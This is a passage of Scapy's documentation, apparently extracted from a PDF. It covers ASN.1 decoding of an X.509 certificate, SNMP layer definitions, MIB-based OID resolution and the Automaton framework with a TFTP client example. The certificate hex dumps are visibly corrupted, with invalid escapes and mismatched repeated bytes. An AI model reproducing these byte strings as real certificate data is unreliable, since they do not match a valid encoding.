→xe3\x9e\xa2\xa1\xcaq[\xa2\xd4\xa0\xe7)\x85]\x03h*0\xd2\x06\xd7=\xf9\xc3\x03/
→?e\xf9g\x1eG@\xd3c\x0f\xe3\xd5\x8e\xf9\x85\xab\x97L\xb3\xd7&\xeb\x96\n\x94\
→xde\x856\x9c\xc8\x7f\x81\t\x02I*\x0e\xf5d2\x0c\x82\xd1\xba j\x82\x1b\xb3Kt\
→x11\xfb\x8cw\xd6\x9f\xbf\xdc7\xa4\xa7U\x04/\xd41\xe8\xd3F\xb9\x03|\xda\
→x12NYd\xb7Q11P\xa0\xca\x1c\'\' \xd9\x10.\xad\xd6\xbd\x10f+\xc3\xb0"J\x12[\x02\
→x03\x01\x00\x01\xa3c0a0\x0f\x06\x03U\x1d\x13\x01\x01\xff\x04\x050\x03\x01\
→x01\xff0\x1d\x06\x03U\x1d\x0e\x04\x16\x04\x140im\x03~\x9d\x9f\x07\x18C\xbc\
→xb7\x10N\xd5\xbf\xa9\xc4 (0\x1f\x06\x03U\x1d#\x04\x180\x16\x80\x140im\x03~\
→x9d\x9f\x07\x18C\xbc\xb7\x10N\xd5\xbf\xa9\xc4 (0\x0e\x06\x03U\x1d\x0f\x01\
→x01\xff\x04\x04\x03\x02\x01\x860\r\x06\t*\x86H\x86\xf7\r\x01\x01\x05\x05\
→x00\x03\x82\x02\x01\x00;\xf3\xae\xca\xe8.\x87\x85\xfbey\xe7\xad\x11\x14\
→xa5W\xbcX\x9f$\x12W\xbb\xfb?4\xda\xee\xadz*4rp1k\xc7\x19\x98\x80\xc9\x82\
→xde7w^T\x8b\x8e\xf2\xeag0\xc9t\x84\x91V\t\xd5\xe5z\x9a\x81\xb6\x81\xc2\xad6\
→xe4\xfb1T\x11S\xf34E\x01&\xc8\xe5\x1a\xbc4D!\xde\xad%\xfcv\x16w!\x90\x80\
→x98W\x9dN\xea\xec/\xaa<\x14{W\xc1~\x18\x14g\xee$\xc6\xbd\xba\x15\xb0\xd2\
→x18\xbd\xb7U\x81\xacS\xc0\xe8\xddi\x12\x13B\xb7\x02\xb5\x05A\xcaYpN\x82\
→x0eqr\x93F\xe8\x9d\r]\xbd\xae\xce)\xadc\xd5U\x16\x800\'\' \xfv\xba\xf7\xb8\
→xd6J\xe3\xd9\xb5\xf9R\xd0N@xa9\xc7\xe5\xc22\xc7\xaaV$\xe1k\x05P\xeb\xc5\
→xbf\nt\xe5\xb9B<$\xfb\xb7\x07\x9c0\x9fyz\xe6\xe0@R\x15\xf4\xfc\xaa\xfb4V\
→xf9D\x97\x87\xed\x0eer^\xbe&\xfbm\xa4-\x08\x07\xde\xd8\\xa0\xdc\x813\x99\
→x18%\x11w\xa7\xeb\xfdX\t,\x99k\x1b\x8a\xfb3R?\x1aMH\'\' \xf1\xa0\xf63\x02S\x8b\
→xed%\t\xb8\r-\xed\x97s\xec\xd7\x96\x1f\x8e`\x0e\xda\x10\x9b/\x18$\xf6\xa6M\
→n\xfb9;\xcbu\xc2\xcc/\xce$i\xc9\n"\x8eY\xa7\xf7\x82\x0c\xd7\xd7k5\x9cC\x00j\
→xc4\x95g\xba\x9cE\xcb\xb8\x0e7\xf7\xdcN\x010\xbe\n\xb6\x03\xd3\xad\x8aE\xf7\
→xda\'M)\xb1H\xdf\xe4\x11\xe4\x96F\xbd1\x02>\xd6Q\xc8\x95\x17\x01\x15\xa9\
→xf2\xaa\xaa\xfb2\xbf/e\x1bo\xd0\xb9\x1a\x93\xf5\x8e5\xc4\x80\x87>\x94/f\xe4\
→xe9\xa8\xffA\x9cp*0*9\x18\x95\x1e~\xfba\x01<Q\x08.(\x18\xa4\x16\x0f1\xfd:l#\
→x93 v\xe1\xfd\x07\x85\xd1[?\xd2\x1cs2\xdd\xfa\xb9\xf8\x8c\xcf\x02\x87z\x9a\
→x96\xe4\xed0\x89\x8dSC\xab\x0e\x13\xc0\x01\x15\xb4y8\xdb\xfcN=\x9eQ\xb6\xb8\
→x13\x8bg\xcf\xfb9|\xd9"\x1d\xfb6]\xc5\x1c\x01/\x98\xe8z$\x18\xbc\x84\xd7\xfa\
→xdcr[\xf7\xc1:h\'

```

The Context class must be specified:

```

>>> (dcert, remain) = BERcodec_Object.dec(cert, context=ASN1_Class_X509)
>>> dcert.show()
# ASN1_SEQUENCE:
#   ASN1_SEQUENCE:
#     ASN1_X509_CONT0:
#       <ASN1_INTEGER[2L]>
#       <ASN1_INTEGER[1L]>
#     ASN1_SEQUENCE:
#       <ASN1_OID['.1.2.840.113549.1.1.5']>
#       <ASN1_NULL[0L]>

```

(continues on next page)

(continued from previous page)

```

# ASN1_SEQUENCE:
# ASN1_SET:
# ASN1_SEQUENCE:
  <ASN1_OID['.2.5.4.6']>
  <ASN1_PRINTABLE_STRING['US']>
# ASN1_SET:
# ASN1_SEQUENCE:
  <ASN1_OID['.2.5.4.10']>
  <ASN1_PRINTABLE_STRING['AOL Time Warner Inc.']>
# ASN1_SET:
# ASN1_SEQUENCE:
  <ASN1_OID['.2.5.4.11']>
  <ASN1_PRINTABLE_STRING['America Online Inc.']>
# ASN1_SET:
# ASN1_SEQUENCE:
  <ASN1_OID['.2.5.4.3']>
  <ASN1_PRINTABLE_STRING['AOL Time Warner Root Certification.
↳Authority 2']>
# ASN1_SEQUENCE:
  <ASN1_UTC_TIME['020529060000Z']>
  <ASN1_UTC_TIME['370928234300Z']>
# ASN1_SEQUENCE:
# ASN1_SET:
# ASN1_SEQUENCE:
  <ASN1_OID['.2.5.4.6']>
  <ASN1_PRINTABLE_STRING['US']>
# ASN1_SET:
# ASN1_SEQUENCE:
  <ASN1_OID['.2.5.4.10']>
  <ASN1_PRINTABLE_STRING['AOL Time Warner Inc.']>
# ASN1_SET:
# ASN1_SEQUENCE:
  <ASN1_OID['.2.5.4.11']>
  <ASN1_PRINTABLE_STRING['America Online Inc.']>
# ASN1_SET:
# ASN1_SEQUENCE:
  <ASN1_OID['.2.5.4.3']>
  <ASN1_PRINTABLE_STRING['AOL Time Warner Root Certification.
↳Authority 2']>
# ASN1_SEQUENCE:
# ASN1_SEQUENCE:
  <ASN1_OID['.1.2.840.113549.1.1.1']>
  <ASN1_NULL[0L]>
  <ASN1_BIT_STRING['\x000\x82\x02\n\x02\x82\x02\x01\x00\xb47Z\x08\x16\x99\
↳x14\xe8U\xb1\x1b$k\xfc\xc7\x8b\xe6\x87\xa9\x89\xee\x8b\x99\xcd0@\x86\xa4\
↳xb6M\xc9\xd9\xb1\xdc<M\r\x85L\x151F\x8bRx\x9f\xfdg\xfd5$:h]\xd0\xf7daAT\
↳xa3\x8b\xa5\x08\xd2)[\x9b`0&\x83\xd1c\x12VIv\xa4\x16\xc2\xa5\x9dE\xac\x8b\
↳x84\x95\xa8\x16\xb1\xec\x9f\xea$\x1a\xef\xb9W\\\x9a$!,M\x0eq\x1f\xa6\xac]Et\
↳x03\x98\xc4T\x8c\x16JAw\x86\x95u\x0cG\x01f`\xfc\x15\xf1\x0f\xea\xf5\x14x\

```

(continues on next page)

```

→xc7\x0e\xd7n\x81\x1c^\xbf^\xe7:*\xd8\x97\x170|\x00\xad\x08\x9d3\xaf\xb8\
→x99a\x80\x8b\xa8\x95~\x14\xdc\x12l\xa4\xd0\xd8\xef@I\x026\x9f9\xa9\xd6\x1d\
→x96V\x04\xb2\xb3~\x16V\x86\x8f\xd9 W\x80\xcdg\x10m\xb0L\x9f0\xdaF\xb6\xea%.F\
→xaf\x8d\xb0\x8584\x8b\x14&\x82+\xac\xae\x99\x0b\x8e\x14\xd7R\xbd\x9ei\xc3\
→x86\x02\x0b\x9eavu1\t\xce3\x19!\x85C\xe6\x89~\x9f%7g\x9f1#j\xd2\x00m\x97\x9f\
→x9f\xe7)\xca\xdd\x1f\xd7\x06\xea\xb8\xc9\xb9\t!\x9f\xc8?\x06\xc5\xd2\xe9\
→x12F\x00N{\x08\xebB=+Hn\x9dg\xddK\x02\xe4D\x9f3\x93\x19\xa5\' \x9eiz\x9beg\xd3\
→x9cP\xa4, \xab\x9c3k\xb9\xe3\x80L\x9cf\x05aK+\x9dc\x1b\xb9\xa6\xd2\xd0\xaa\
→x9f5+s\x9fb\x9ce\x905\x9f\x0cR\x1c\xbf\\!a\x11[\x15K\xa9$Q\x9fc\xa4\\\x9f7\x17\
→x9d\xb0\xd2\x9fa\x07\xe9\x8fV\xe4\x1a\x8ch\x8a\x04\xd3|Z\xe3\x9e\xa2\xa1\
→x9caq[\xa2\xd4\xa0\xe7)\x85]\x03h*0\xd2\x06\xd7=\x9f9\xc3\x03/?e\x9f9g\x1eG@\
→xd3c\x0f\xe3\xd5\x8e\x9f9\x85\xab\x97L\xb3\xd7&\xeb\x96\n\x94\xde\x856\x9c\
→xc8\x7f\x81\t\x02I*\x0e\x9f5d2\x0c\x82\xd1\x9baJ\x82\x1b\xb3Kt\x11\x9f3\x8cw\
→xd6\x9f\x9fb\x9dc7\xa4\xa7U\x04/\xd41\xe8\xd3F\xb9\x03|\xad\xa12NyD\xb7Q11P\
→xa0\x9ca\x1c\' \xd9\x10.\xad\xd6\x9bd\x10f+\xc3\xb0"J\x12[\x02\x03\x01\x00\x01
→']>
# ASN1_X509_CONT3:
# ASN1_SEQUENCE:
# ASN1_SEQUENCE:
<ASN1_OID['.2.5.29.19']>
<ASN1_BOOLEAN[-1L]>
<ASN1_STRING['0\x03\x01\x01\xff']>
# ASN1_SEQUENCE:
<ASN1_OID['.2.5.29.14']>
<ASN1_STRING['\x04\x140im\x03~\x9d\x9f\x07\x18C\xbc\x9b7\x10N\xd5\
→xbf\xa9\xc4 (']>
# ASN1_SEQUENCE:
<ASN1_OID['.2.5.29.35']>
<ASN1_STRING['0\x16\x80\x140im\x03~\x9d\x9f\x07\x18C\xbc\x9b7\x10N\
→xd5\xbf\xa9\xc4 (']>
# ASN1_SEQUENCE:
<ASN1_OID['.2.5.29.15']>
<ASN1_BOOLEAN[-1L]>
<ASN1_STRING['\x03\x02\x01\x86']>
# ASN1_SEQUENCE:
<ASN1_OID['.1.2.840.113549.1.1.5']>
<ASN1_NULL[0L]>
<ASN1_BIT_STRING['\x00;\x9f3\xae\xca\xe8.\x87\x85\x9fbey\xe7\xad\x11\x14\xa5W\
→xbcx\x9f$\x12W\xbb\x9fb74\xda\xee\xadz*4rp1k\xc7\x19\x98\x80\x9c9\x82\xde7w^T\
→x8b\x8e\x9f2\x9eag0\x9c9t\x84\x91V\t\xd5\xe5z\x9a\x81\xb6\x81\xc2\xad6\xe4\
→x9f1T\x11S\x9f34E\x01&\xc8\xe5\x1a\x9bc4D!\x9de\xad%\x9fcv\x16w!\x90\x80\x98W\
→x9dN\x9ea\x9ec/\xaa<\x14{W\xc1~\x18\x14g\x9ee$\xc6\x9bd\x9ba\x15\xb0\xd2\x18\x9bd\
→xb7U\x81\x9acS\x9c0\xe8\xddi\x12\x13B\xb7\x02\xb5\x05A\x9cayPn\x82\x0eqr\x93F\
→xe8\x9d\r]\x9bd\xae\x9ce)\xad\x9d5U\x16\x800\' \x9ffv\x9ba\x9f7\xb8\x9d6J\xe3\x9d9\
→xb5\x9f9R\x9d0N@\xa9\x9c7\xe5\x9c22\x9c7\x9aav$\xe1k\x05P\x9eb\x9c5\x9fbnT\xe5\x9b9B<
→$\x9fb\x9b7\x07\x9c0\x9fyZ\xe6\xe0@R\x15\x9f4\x9fc\x9aa\x9f4V\x9f9D\x97\x87\x9ed\
→x0eer^\x9be&\x9bM\xa4~\x08\x07\x9de\x9d8\\\xa0\x9dc\x813\x99\x18%\x11w\xa7\x9eb\
→x9dX\t, \x99k\x1b\x8a\x9f3R?\x1aMH\' \x9f1\xa0\x9f63\x02S\x8b\x9ed%\t\x9b8\r~\x9ed\
→x97s\x9ec\x9d7\x96\x1f\x8e\' \x0e\x9da\x10\x9b/\x18$\x9f6\xa6M\n\x9f9;\x9cbu\x9c2\

```

(continues on next page)

(continued from previous page)

```

↪ xcc/\xce$i\xc9\n"\x8eY\xa7\xf7\x82\x0c\xd7\xd7k5\x9cC\x00j\xc4\x95g\xba\
↪ x9cE\xcb\xb8\x0e7\xf7\xdcN\x010\xbe\n\x03\xd3\xad\x8aE\xf7\xda\'M)\xb1H\
↪ xdf\xe4\x11\xe4\x96F\xbd1\x02>\xd6Q\xc8\x95\x17\x01\x15\xa9\xf2\xaa\xaa\xf2\
↪ xbf/e\x1bo\xd0\xb9\x1a\x93\xf5\x8e5\xc4\x80\x87>\x94/f\xe4\xe9\xa8\xffA\
↪ x9cp*0*9\x18\x95\x1e~\xfba\x01<Q\x08.(\x18\xa4\x16\x0f1\xfd:l#\x93 v\xe1\
↪ xfd\x07\x85\xd1[?\xd2\x1cs2\xdd\xfa\xb9\xf8\x8c\xcf\x02\x87z\x9a\x96\xe4\
↪ xed0\x89\x8dSC\xab\x0e\x13\xc0\x01\x15\xb4y8\xdb\xfcn=\x9eQ\xb6\xb8\x13\
↪ x8bg\xcf\xf9|\xd9"\x1d\xf6]\xc5\x1c\x01/\x98\xe8z$\x18\xbc\x84\xd7\xfa\
↪ xdcr[\xf7\xc1:h']>

```

ASN.1 layers

While this may be nice, it's only an ASN.1 encoder/decoder. Nothing related to Scapy yet.

ASN.1 fields

Scapy provides ASN.1 fields. They will wrap ASN.1 objects and provide the necessary logic to bind a field name to the value. ASN.1 packets will be described as a tree of ASN.1 fields. Then each field name will be made available as a normal `Packet` object, in a flat flavor (ex: to access the version field of a SNMP packet, you don't need to know how many containers wrap it).

Each ASN.1 field is linked to an ASN.1 object through its tag.

ASN.1 packets

ASN.1 packets inherit from the `Packet` class. Instead of a `fields_desc` list of fields, they define `ASN1_codec` and `ASN1_root` attributes. The first one is a codec (for example: `ASN1_Codecs.BER`), the second one is a tree compounded with ASN.1 fields.

4.1.3 A complete example: SNMP

SNMP defines new ASN.1 objects. We need to define them:

```

class ASN1_Class_SNMP(ASN1_Class_UNIVERSAL):
    name="SNMP"
    PDU_GET = 0xa0
    PDU_NEXT = 0xa1
    PDU_RESPONSE = 0xa2
    PDU_SET = 0xa3
    PDU_TRAPv1 = 0xa4
    PDU_BULK = 0xa5
    PDU_INFORM = 0xa6
    PDU_TRAPv2 = 0xa7

```

These objects are PDU, and are in fact new names for a sequence container (this is generally the case for context objects: they are old containers with new names). This means creating the corresponding ASN.1 objects and BER codecs is simplistic:

```

class ASN1_SNMP_PDU_GET(ASN1_SEQUENCE):
    tag = ASN1_Class_SNMP.PDU_GET

```

(continues on next page)

(continued from previous page)

```
class ASN1_SNMP_PDU_NEXT(ASN1_SEQUENCE):
    tag = ASN1_Class_SNMP.PDU_NEXT

# [...]

class BERcodec_SNMP_PDU_GET(BERcodec_SEQUENCE):
    tag = ASN1_Class_SNMP.PDU_GET

class BERcodec_SNMP_PDU_NEXT(BERcodec_SEQUENCE):
    tag = ASN1_Class_SNMP.PDU_NEXT

# [...]
```

Metaclasses provide the magic behind the fact that everything is automatically registered and that ASN.1 objects and BER codecs can find each other.

The ASN.1 fields are also trivial:

```
class ASN1F_SNMP_PDU_GET(ASN1F_SEQUENCE):
    ASN1_tag = ASN1_Class_SNMP.PDU_GET

class ASN1F_SNMP_PDU_NEXT(ASN1F_SEQUENCE):
    ASN1_tag = ASN1_Class_SNMP.PDU_NEXT

# [...]
```

Now, the hard part, the ASN.1 packet:

```
SNMP_error = { 0: "no_error",
               1: "too_big",
               # [...]
               }

SNMP_trap_types = { 0: "cold_start",
                   1: "warm_start",
                   # [...]
                   }

class SNMPvarbind(ASN1_Packet):
    ASN1_codec = ASN1_Codecs.BER
    ASN1_root = ASN1F_SEQUENCE( ASN1F_OID("oid","1.3"),
                                ASN1F_field("value",ASN1_NULL(0))
                                )

class SNMPget(ASN1_Packet):
    ASN1_codec = ASN1_Codecs.BER
    ASN1_root = ASN1F_SNMP_PDU_GET( ASN1F_INTEGER("id",0),
                                    ASN1F_enum_INTEGER("error",0, SNMP_error),
                                    ASN1F_INTEGER("error_index",0),
```

(continues on next page)

(continued from previous page)

```

ASN1F_SEQUENCE_OF("varbindlist", [],
↳SNMPvarbind)
)

class SNMPnext(ASN1_Packet):
    ASN1_codec = ASN1_Codecs.BER
    ASN1_root = ASN1F_SNMP_PDU_NEXT( ASN1F_INTEGER("id",0),
        ASN1F_enum_INTEGER("error",0, SNMP_
↳error),
        ASN1F_INTEGER("error_index",0),
        ASN1F_SEQUENCE_OF("varbindlist", [],
↳SNMPvarbind)
    )

# [...]

class SNMP(ASN1_Packet):
    ASN1_codec = ASN1_Codecs.BER
    ASN1_root = ASN1F_SEQUENCE(
        ASN1F_enum_INTEGER("version", 1, {0:"v1", 1:"v2c", 2:"v2", 3:"v3"}),
        ASN1F_STRING("community","public"),
        ASN1F_CHOICE("PDU", SNMPget(),
            SNMPget, SNMPnext, SNMPresponse, SNMPset,
            SNMPtrapv1, SNMPbulk, SNMPinform, SNMPtrapv2)
    )
    def answers(self, other):
        return ( isinstance(self.PDU, SNMPresponse) and
            ( isinstance(other.PDU, SNMPget) or
              isinstance(other.PDU, SNMPnext) or
              isinstance(other.PDU, SNMPset) ) and
              self.PDU.id == other.PDU.id )

# [...]
bind_layers( UDP, SNMP, sport=161)
bind_layers( UDP, SNMP, dport=161)

```

That wasn't that much difficult. If you think that can't be that short to implement SNMP encoding/decoding and that I may have cut too much, just look at the complete source code.

Now, how to use it? As usual:

```

>>> a=SNMP(version=3, PDU=SNMPget(varbindlist=[SNMPvarbind(oid="1.2.3",
↳value=5),
...
        SNMPvarbind(oid="3.2.1",value=
↳"hello"))])
>>> a.show()
###[ SNMP ]###
  version= v3
  community= 'public'
  \PDU\
    |###[ SNMPget ]###
    | id= 0

```

(continues on next page)

(continued from previous page)

```

| error= no_error
| error_index= 0
| \varbindlist\
|   |###[ SNMPvarbind ]###
|   | oid= '1.2.3'
|   | value= 5
|   |###[ SNMPvarbind ]###
|   | oid= '3.2.1'
|   | value= 'hello'
>>> hexdump(a)
0000  30 2E 02 01 03 04 06 70 75 62 6C 69 63 A0 21 02  0.....public.!.
0010  01 00 02 01 00 02 01 00 30 16 30 07 06 02 2A 03  .....0.0...*.
0020  02 01 05 30 0B 06 02 7A 01 04 05 68 65 6C 6C 6F  ...0...z...hello
>>> send(IP(dst="1.2.3.4")/UDP()/SNMP())
.
Sent 1 packets.
>>> SNMP(raw(a)).show()
###[ SNMP ]###
version= <ASN1_INTEGER[3L]>
community= <ASN1_STRING['public']>
\PDU\
|###[ SNMPget ]###
| id= <ASN1_INTEGER[0L]>
| error= <ASN1_INTEGER[0L]>
| error_index= <ASN1_INTEGER[0L]>
| \varbindlist\
|   |###[ SNMPvarbind ]###
|   | oid= <ASN1_OID['.1.2.3']>
|   | value= <ASN1_INTEGER[5L]>
|   |###[ SNMPvarbind ]###
|   | oid= <ASN1_OID['.3.2.1']>
|   | value= <ASN1_STRING['hello']>

```

4.1.4 Resolving OID from a MIB

About OID objects

OID objects are created with an `ASN1_OID` class:

```

>>> o1=ASN1_OID("2.5.29.10")
>>> o2=ASN1_OID("1.2.840.113549.1.1.1")
>>> o1,o2
(<ASN1_OID['.2.5.29.10']>, <ASN1_OID['.1.2.840.113549.1.1.1']>)

```

Loading a MIB

Scapy can parse MIB files and become aware of a mapping between an OID and its name:

```

>>> load_mib("mib/*")
>>> o1,o2

```

(continues on next page)

(continued from previous page)

```
(<ASN1_OID['basicConstraints']>, <ASN1_OID['rsaEncryption']>)
```

The MIB files I've used are attached to this page.

Scapy's MIB database

All MIB information is stored into the `conf.mib` object. This object can be used to find the OID of a name

```
>>> conf.mib.sha1_with_rsa_signature
'1.2.840.113549.1.1.5'
```

or to resolve an OID:

```
>>> conf.mib._oidname("1.2.3.6.1.4.1.5")
'enterprises.5'
```

It is even possible to graph it:

```
>>> conf.mib._make_graph()
```

4.2 Automata

Scapy enables to create easily network automata. Scapy does not stick to a specific model like Moore or Mealy automata. It provides a flexible way for you to choose your way to go.

An automaton in Scapy is deterministic. It has different states. A start state and some end and error states. There are transitions from one state to another. Transitions can be transitions on a specific condition, transitions on the reception of a specific packet or transitions on a timeout. When a transition is taken, one or more actions can be run. An action can be bound to many transitions. Parameters can be passed from states to transitions, and from transitions to states and actions.

From a programmer's point of view, states, transitions and actions are methods from an Automaton subclass. They are decorated to provide meta-information needed in order for the automaton to work.

4.2.1 First example

Let's begin with a simple example. I take the convention to write states with capitals, but anything valid with Python syntax would work as well.

```
class HelloWorld(Automaton):
    @ATMT.state(initial=1)
    def BEGIN(self):
        print("State=BEGIN")

    @ATMT.condition(BEGIN)
    def wait_for_nothing(self):
        print("Wait for nothing...")
        raise self.END()

    @ATMT.action(wait_for_nothing)
    def on_nothing(self):
```

(continues on next page)

(continued from previous page)

```
print("Action on 'nothing' condition")

@ATMT.state(final=1)
def END(self):
    print("State=END")
```


In this example, we can see 3 decorators:

- `ATMT.state` that is used to indicate that a method is a state, and that can have initial, final, stop and error optional arguments set to non-zero for special states.
- `ATMT.condition` that indicate a method to be run when the automaton state reaches the indicated state. The argument is the name of the method representing that state
- `ATMT.action` binds a method to a transition and is run when the transition is taken.

Running this example gives the following result:

```
>>> a=HelloWorld()
>>> a.run()
State=BEGIN
Wait for nothing...
Action on 'nothing' condition
State=END
>>> a.destroy()
```

This simple automaton can be described with the following graph:



The graph can be automatically drawn from the code with:

```
>>> HelloWorld.graph()
```

Note

An Automaton can be reset using `restart()`. It is then possible to run it again.

Warning

Remember to call `destroy()` once you're done using an Automaton. (especially on PyPy)

4.2.2 Changing states

The `ATMT.state` decorator transforms a method into a function that returns an exception. If you raise that exception, the automaton state will be changed. If the change occurs in a transition, actions bound to this transition will be called. The parameters given to the function replacing the method will be kept and finally delivered to the method. The exception has a method `action_parameters` that can be called before it is raised so that it will store parameters to be delivered to all actions bound to the current transition.

As an example, let's consider the following state:

```
@ATMT.state()
def MY_STATE(self, param1, param2):
    print("state=MY_STATE. param1=%r param2=%r" % (param1, param2))
```

This state will be reached with the following code:

```
@ATMT.receive_condition(ANOTHER_STATE)
def received_ICMP(self, pkt):
    if ICMP in pkt:
        raise self.MY_STATE("got icmp", pkt[ICMP].type)
```

Let's suppose we want to bind an action to this transition, that will also need some parameters:


```
@ATMT.action(received_ICMP)
def on_ICMP(self, icmp_type, icmp_code):
    self.retaliante(icmp_type, icmp_code)
```

The condition should become:

```
@ATMT.receive_condition(ANOTHER_STATE)
def received_ICMP(self, pkt):
    if ICMP in pkt:
        raise self.MY_STATE("got icmp", pkt[ICMP].type).action_
        ↪ parameters(pkt[ICMP].type, pkt[ICMP].code)
```

4.2.3 Real example

Here is a real example take from Scapy. It implements a TFTP client that can issue read requests.



```

class TFTP_read(Automaton):
    def parse_args(self, filename, server, sport = None, port=69, **kargs):
        Automaton.parse_args(self, **kargs)
        self.filename = filename
        self.server = server
        self.port = port
        self.sport = sport

    def master_filter(self, pkt):
        return ( IP in pkt and pkt[IP].src == self.server and UDP in pkt
                and pkt[UDP].dport == self.my_tid
                and (self.server_tid is None or pkt[UDP].sport == self.
server_tid) )

    # BEGIN
    @ATMT.state(initial=1)
    def BEGIN(self):
        self.blocksize=512
        self.my_tid = self.sport or RandShort()._fix()
        bind_bottom_up(UDP, TFTP, dport=self.my_tid)
        self.server_tid = None
        self.res = b""

        self.l3 = IP(dst=self.server)/UDP(sport=self.my_tid, dport=self.port)/
TFTP()
        self.last_packet = self.l3/TFTP_RRQ(filename=self.filename, mode=
"octet")
        self.send(self.last_packet)
        self.awaiting=1

        raise self.WAITING()

    # WAITING

```

(continues on next page)

(continued from previous page)

```

@ATMT.state()
def WAITING(self):
    pass

@ATMT.receive_condition(WAITING)
def receive_data(self, pkt):
    if TFTP_DATA in pkt and pkt[TFTP_DATA].block == self.awaiting:
        if self.server_tid is None:
            self.server_tid = pkt[UDP].sport
            self.l3[UDP].dport = self.server_tid
        raise self.RECEIVING(pkt)
@ATMT.action(receive_data)
def send_ack(self):
    self.last_packet = self.l3 / TFTP_ACK(block = self.awaiting)
    self.send(self.last_packet)

@ATMT.receive_condition(WAITING, prio=1)
def receive_error(self, pkt):
    if TFTP_ERROR in pkt:
        raise self.ERROR(pkt)

@ATMT.timeout(WAITING, 3)
def timeout_waiting(self):
    raise self.WAITING()
@ATMT.action(timeout_waiting)
def retransmit_last_packet(self):
    self.send(self.last_packet)

# RECEIVED
@ATMT.state()
def RECEIVING(self, pkt):
    recvd = pkt[Raw].load
    self.res += recvd
    self.awaiting += 1
    if len(recvd) == self.blocksize:
        raise self.WAITING()
    raise self.END()

# ERROR
@ATMT.state(error=1)
def ERROR(self, pkt):
    split_bottom_up(UDP, TFTP, dport=self.my_tid)
    return pkt[TFTP_ERROR].summary()

#END
@ATMT.state(final=1)
def END(self):
    split_bottom_up(UDP, TFTP, dport=self.my_tid)
    return self.res

```

It can be run like this, for instance:

```
>>> atmt = TFTP_read("my_file", "192.168.1.128")
>>> atmt.run()
>>> atmt.destroy()
```

4.2.4 Detailed documentation

Decorators

Decorator for states

States are methods decorated by the result of the `ATMT.state` function. It can take 4 optional parameters, `initial`, `final`, `stop` and `error`, that, when set to `True`, indicating that the state is an initial, final, stop or error state.

Note

The initial state is called while starting the automata. The final step will tell the automata has reached its end. If you call `atmt.stop()`, the automata will move to the `stop` step whatever its current state is. The error state will mark the automata as errored. If no stop state is specified, calling `stop` and `forcestop` will be equivalent.

```
class Example(Automaton):
    @ATMT.state(initial=1)
    def BEGIN(self):
        pass

    @ATMT.state()
    def SOME_STATE(self):
        pass

    @ATMT.state(final=1)
    def END(self):
        return "Result of the automaton: 42"

    @ATMT.state(stop=1)
    def STOP(self):
        print("SHUTTING DOWN...")
        # e.g. close sockets...

    @ATMT.condition(STOP)
    def is_stopping(self):
        raise self.END()

    @ATMT.state(error=1)
    def ERROR(self):
        return "Partial result, or explanation"
# [...]
```

Take for instance the TCP client:

The START event is `initial=1`, the STOP event is `stop=1` and the CLOSED event is `final=1`.

Decorators for transitions

Transitions are methods decorated by the result of one of `ATMT.condition`, `ATMT.receive_condition`, `ATMT.eof`, `ATMT.timeout`, `ATMT.timer`. They all take as argument the state method they are related to. `ATMT.timeout` and `ATMT.timer` also have a mandatory `timeout` parameter to provide the timeout value in seconds. The difference between `ATMT.timeout` and `ATMT.timer` is that `ATMT.timeout` gets triggered only once. `ATMT.timer` get reloaded automatically, which is useful for sending keep-alive packets. `ATMT.condition` and `ATMT.receive_condition` have an optional `prio` parameter so that the order in which conditions are evaluated can be forced. The default priority is 0. Transitions with the same priority level are called in an undetermined order.

When the automaton switches to a given state, the state's method is executed. Then transitions methods are called at specific moments until one triggers a new state (something like `raise self.MY_NEW_STATE()`). First, right after the state's method returns, the `ATMT.condition` decorated methods are run by growing `prio`. Then each time a packet is received and accepted by the master filter all `ATMT.receive_condition` decorated hods are called by growing `prio`. When a timeout is reached since the time we entered into the current space, the corresponding `ATMT.timeout` decorated method is called. If the socket raises an `EOFError` (closed) during a state, the `ATMT.EOF` transition is called. Otherwise it raises an exception and the automaton exits.

```
class Example(Automaton):
    @ATMT.state()
    def WAITING(self):
        pass

    @ATMT.condition(WAITING)
    def it_is_raining(self):
        if not self.have_umbrella:
            raise self.ERROR_WET()

    @ATMT.receive_condition(WAITING, prio=1)
    def it_is_ICMP(self, pkt):
        if ICMP in pkt:
            raise self.RECEIVED_ICMP(pkt)

    @ATMT.receive_condition(WAITING, prio=2)
    def it_is_IP(self, pkt):
        if IP in pkt:
            raise self.RECEIVED_IP(pkt)

    @ATMT.timeout(WAITING, 10.0)
    def waiting_timeout(self):
        raise self.ERROR_TIMEOUT()
```

Decorator for actions

Actions are methods that are decorated by the return of `ATMT.action` function. This function takes the transition method it is bound to as first parameter and an optional priority `prio` as a second parameter. The default priority is 0. An action method can be decorated many times to be bound to many transitions.

```
from random import random

class Example(Automaton):
    @ATMT.state(initial=1)
    def BEGIN(self):
        pass

    @ATMT.state(final=1)
    def END(self):
        pass

    @ATMT.condition(BEGIN, prio=1)
    def maybe_go_to_end(self):
        if random() > 0.5:
            raise self.END()

    @ATMT.condition(BEGIN, prio=2)
    def certainly_go_to_end(self):
        raise self.END()

    @ATMT.action(maybe_go_to_end)
    def maybe_action(self):
        print("We are lucky...")

    @ATMT.action(certainly_go_to_end)
    def certainly_action(self):
        print("We are not lucky...")

    @ATMT.action(maybe_go_to_end, prio=1)
    @ATMT.action(certainly_go_to_end, prio=1)
    def always_action(self):
        print("This wasn't luck!...")
```

The two possible outputs are:

```
>>> a=Example()
>>> a.run()
We are not lucky...
This wasn't luck!...
>>> a.run()
We are lucky...
This wasn't luck!...
>>> a.destroy()
```

Note

